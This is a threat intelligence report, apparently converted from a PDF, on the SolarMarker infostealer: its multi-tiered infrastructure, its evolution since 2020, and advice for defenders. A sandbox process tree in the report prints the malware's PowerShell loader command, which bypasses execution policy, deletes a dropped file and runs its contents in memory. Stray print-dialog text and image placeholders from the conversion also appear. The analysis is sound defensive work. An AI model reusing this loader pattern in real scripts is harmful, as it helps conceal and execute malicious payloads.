
CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

May 13, 2024



Exploring the Depths of SolarMarker's Multi-tiered Infrastructure

Note: The analysis cut-off date for this report was February 29, 2024

Executive Summary

Insikt Group has identified multi-tiered infrastructure used by SolarMarker (also known as Yellow Cockatoo, Polazert, and Jupyter Infostealer), an information-stealing malware that has steadily evolved since its inception in 2020. Its evolution includes the use of advanced evasion methods like Authenticode certificates, large zip files, and registry smokescreens. The threat actor behind SolarMarker demonstrates sophistication and resilience, swiftly rebuilding infrastructure post-compromise and employing tactics to avoid detection or disruption by law enforcement. The core of the current infrastructure, active since 2021, comprises at least two clusters, with one likely used for testing or specific targeting. Recorded Future Network Intelligence indicates a substantial number of SolarMarker victims, particularly in the education, healthcare, government, hospitality, and small and medium-sized enterprise (SME) sectors.

SolarMarker targets both individuals and organizations, exfiltrating data from thousands of systems globally since its creation. This data can then be sold in criminal forums, potentially leading to further exploitation. The threat actor's persistence requirements and dynamic objectives are evident in the ongoing evolution of SolarMarker's evasion and access techniques, as well as its modular design for continuous improvement. Despite efforts from law enforcement and researchers, the SolarMarker threat actor remains undeterred, posing a significant threat to organizations, particularly those in commonly targeted industries. This change toward persistence and evasion demands that defenders move beyond traditional reactive measures, adopting more dynamic strategies to counter evolving threats effectively.

In the short term, defenders should enforce application allow-lists to prevent the download of seemingly legitimate files containing malware. If allow-lists are not viable, employee security training is vital for spotting signs of illegitimate downloads, like decoy documents or unexpected redirects seen in malvertising. Defenders should also use the YARA and Snort rules provided in the appendix to detect both current and past infections. These rules must be regularly updated and supplemented with other detection methods, like network artifacts, due to the evolving nature of the malware. In the long term, defenders should monitor the cybercriminal ecosystem to swiftly anticipate new and emerging threats, refining security policies and practices accordingly.

As the cybercriminal landscape professionalizes, the risk of being targeted increases across industries. This growth is fueled by sustained profitability, heightened competition, lack of international cooperation, and advancements in IT security, fostering innovation among threat actors. Although APT activity is often associated with state-sponsored groups, threat actors such as SolarMarker illustrate that cybercriminals exhibit comparable levels of persistence, albeit more opportunistically, and steadily elevate their sophistication. Similar to ransomware operators' shift to "big-game hunting", a growing number of cybercriminals are expected to become more persistent in targeting and to put in more effort to enhance the value of their stolen information and, consequently, their bargaining power. In this context, a comprehensive approach to tackling cyber threats becomes even more crucial, requiring better defense mechanisms, regulatory measures targeting the root causes of the cybercriminal ecosystem, and fortified law enforcement efforts.

Key Findings

- The threat actor behind SolarMarker is considered sophisticated and highly persistent. After researchers reported on SolarMarker in 2021, the threat actor rapidly rebuilt a multi-tiered infrastructure, and the central core has remained active since its inception.
- The multi-tiered infrastructure (which will be detailed in the **Infrastructure Analysis** section of this report) involves various mechanisms aimed at reducing the likelihood of successful law enforcement actions or potential compromises by researchers, including the strategic shifting of its infrastructure over time.
- The identified infrastructure comprises a minimum of two clusters, each actively used in operations but exhibiting varying degrees of activity. Although its purpose is currently unclear, the less active cluster is potentially used for testing, such as specific campaign trials, targeting distinct regions or industries, ensuring operational uptime and stealth, or enhancing manageability.
- Leveraging Recorded Future Network Intelligence, Insikt Group consistently observed a high volume of SolarMarker victims, primarily comprising organizations in the education, healthcare, public hospitality, and SME sectors.
- SolarMarker comprises two main components: a PowerShell loader and a backdoor, with the loader being tasked with opening the decoy document, dropping and decrypting the encrypted payload, and reflectively loading the SolarMarker backdoor into memory.
- SolarMarker uses large file sizes to circumvent security by abusing antivirus and analysis tools' scanning limitations. This approach abuses the potential that some security software may not scan or analyze files over a certain size.

Background




Figure 1: *SolarMarker serves as an umbrella term for a specific loader, backdoor, and modules (Source: Recorded Future)*

SolarMarker's Evolution

SolarMarker has maintained a prevalent and active presence in the malware landscape through continuous updates. First observed in 2020, SolarMarker has evolved and adapted to add functionality, evade detection, and increase targeting success even in 2024. Over this time, these tactics demonstrate a sophisticated approach to evade detection, such as employing large executable files to hinder automated analysis and antivirus scanning, modifying registry settings with custom file extensions under the guise of legitimate software operations to obscure malware activities, and signing malware payloads with stolen or fraudulently obtained certificates to help bypass security controls by exploiting trust in signed software. These strategies reflect SolarMarker's adaptability and the threat actor’s commitment to enhancing the malware's evasion capabilities. This section details the evolution of the SolarMarker malware family year over year, focusing on targeting, functionality, and operating techniques.




Initial Emergence
Used large payload size
Used Inno Setup installer
Persisted via LNK file
Increasing Persistence
Switched back to EXE droppers
Used registry for persistence
Used Authenticode certificates
Continued Advancement
Alternated between Inno Setup and PS2EXE
Used graphic novel as a decoy
Used PyInstaller for distribution
2020
2021
2022
2023
2024
Evolution and Expansion
Introduced "Uranus" keylogger
"Mars" module for C2
Started using MSI for installer
Functionality and Features
Deployed "SolarPhantom" backdoor
Utilized hVNC functionality
Mimicked legitimate websites

Figure 2: *Timeline of core changes in SolarMarker between 2020 and 2024 (Source: Recorded Future)*

2020 — Initial Emergence

The first public report on SolarMarker was published in November 2020 by Morphisec. During an incident response, Morphisec discovered a .NET information stealer (infostealer) targeting Chromium, Firefox, and Chrome browser data in addition to the capabilities of full backdoor functionality. The attack chain used by SolarMarker involved several stages, beginning with the delivery of the malware by downloading a ZIP file containing an Inno Setup installer, often disguising itself by executing legitimate software in parallel. Inno Setup is a free, script-driven installation system by Jordan Russell's Software that allows developers to create installers for their software. Threat actors can misuse it to package and distribute malware by disguising the installer as legitimate software, tricking users into executing harmful payloads hidden within what appears to be a safe installation process.



Page Range: 1 -> 1 Copies 1

HTML Import Scaling 100%


Print Pages ● All ○ Odd ○ Even

□ Grayscale?

0 100%

__Figure 3:__ Docx2Rtf application launched during SolarMarker infection (Source: Recorded Future Sandbox)

Figure 3 shows SolarMarker version DR/1.0 executing legitimate Docx2Rtf software as a decoy. While the decoy application runs, SolarMarker executes PowerShell, which decrypts and executes a SolarMarker .NET client in the background. **Figure 4** shows the execution of the Docx2Rtf decoy application and the execution of the PowerShell command deploying its payload.



Processes

C:\Users\Admin\AppData\Local\Temp\Nys-Sexual-Harassment-Policy-Acknowledgement-Form.exe PID:3584

```
"C:\Users\Admin\AppData\Local\Temp\Nys-Sexual-Harassment-Policy-Acknowledgement-F
orm.exe"
```

C:\Users\Admin\AppData\Local\Temp\is-P2JFI.tmp\Nys-Sexual-Harassment-Policy-Acknowledgement-Form.tmp PID:912

```
"C:\Users\Admin\AppData\Local\Temp\is-P2JFI.tmp\Nys-Sexual-Harassment-Policy-Ac
knowledgement-Form.tmp" /SL5="$40134,118835448,809472,C:\Users\Admin\AppData\Lo
cal\Temp\Nys-Sexual-Harassment-Policy-Acknowledgement-Form.exe"
```

C:\Users\Admin\AppData\Local\Temp\is-LMANH.tmp\Docx2Rtf.exe PID:2324

```
"C:\Users\Admin\AppData\Local\Temp\is-LMANH.tmp\Docx2Rtf.exe"
```

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe PID:1756

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass -comma
nd "$p='C:\Users\Admin\AppData\Local\Temp\81aa30b8fe3d104b1d7cadb231e0cce6.tx
t';$c=get-content $p;remove-item $p;iex $c"
```

__Figure 4:__ SolarMarker process execution tree (Source: Recorded Future Sandbox)

The infected host then communicates with a command-and-control (C2) server to download and execute additional payloads, including the main SolarMarker infostealer module, which targets browser data from Chrome and Firefox. The SolarMarker configuration file holds data that allows for tracking various versions and other captured data.

A file named `solarmarker.dat`, used by the SolarMarker backdoor for unique identification on compromised systems, signifies the origin of the malware name. Stored in the user's AppData directory, this file serves as a persistence and identification mechanism.

In 2020, Morphisec observed eight versions of SolarMarker payloads from May to November. This update cycle frequency and detailed versioning suggest SolarMarker has had a sophisticated software development lifecycle (SDLC) since its inception. **Table 1** shows the eight distinct version updates to SolarMarker during its first year of operation.

Version Update	Earliest Observed Created Date
DN-DN/1.2	2020-05-11
DN-DN/1.7	2020-06-21
CS-DN.1.3	2020-06-27
DN-DN/FB1	2020-09-24
DR/1.0	2020-10-05
CS-DN.1.8	2020-10-07
DR/1.1	2020-10-13
DR/1.4	2020-11-03

***Table 1:** 2020 SolarMarker payload creation dates observed by Morphisec (Source: Morphisec)*

In later versions throughout 2020, SolarMarker began using a PoshC2 technique where an LNK file is created in the Windows startup folder that silently runs when a user logs in, introducing a persistence method for SolarMarker. By the end of 2020, SolarMarker had implemented a robust attack chain, setting the stage for continued development and operation, which continued into the following year. **Figure 5** illustrates the various stages of the 2020 high-level attack chain.


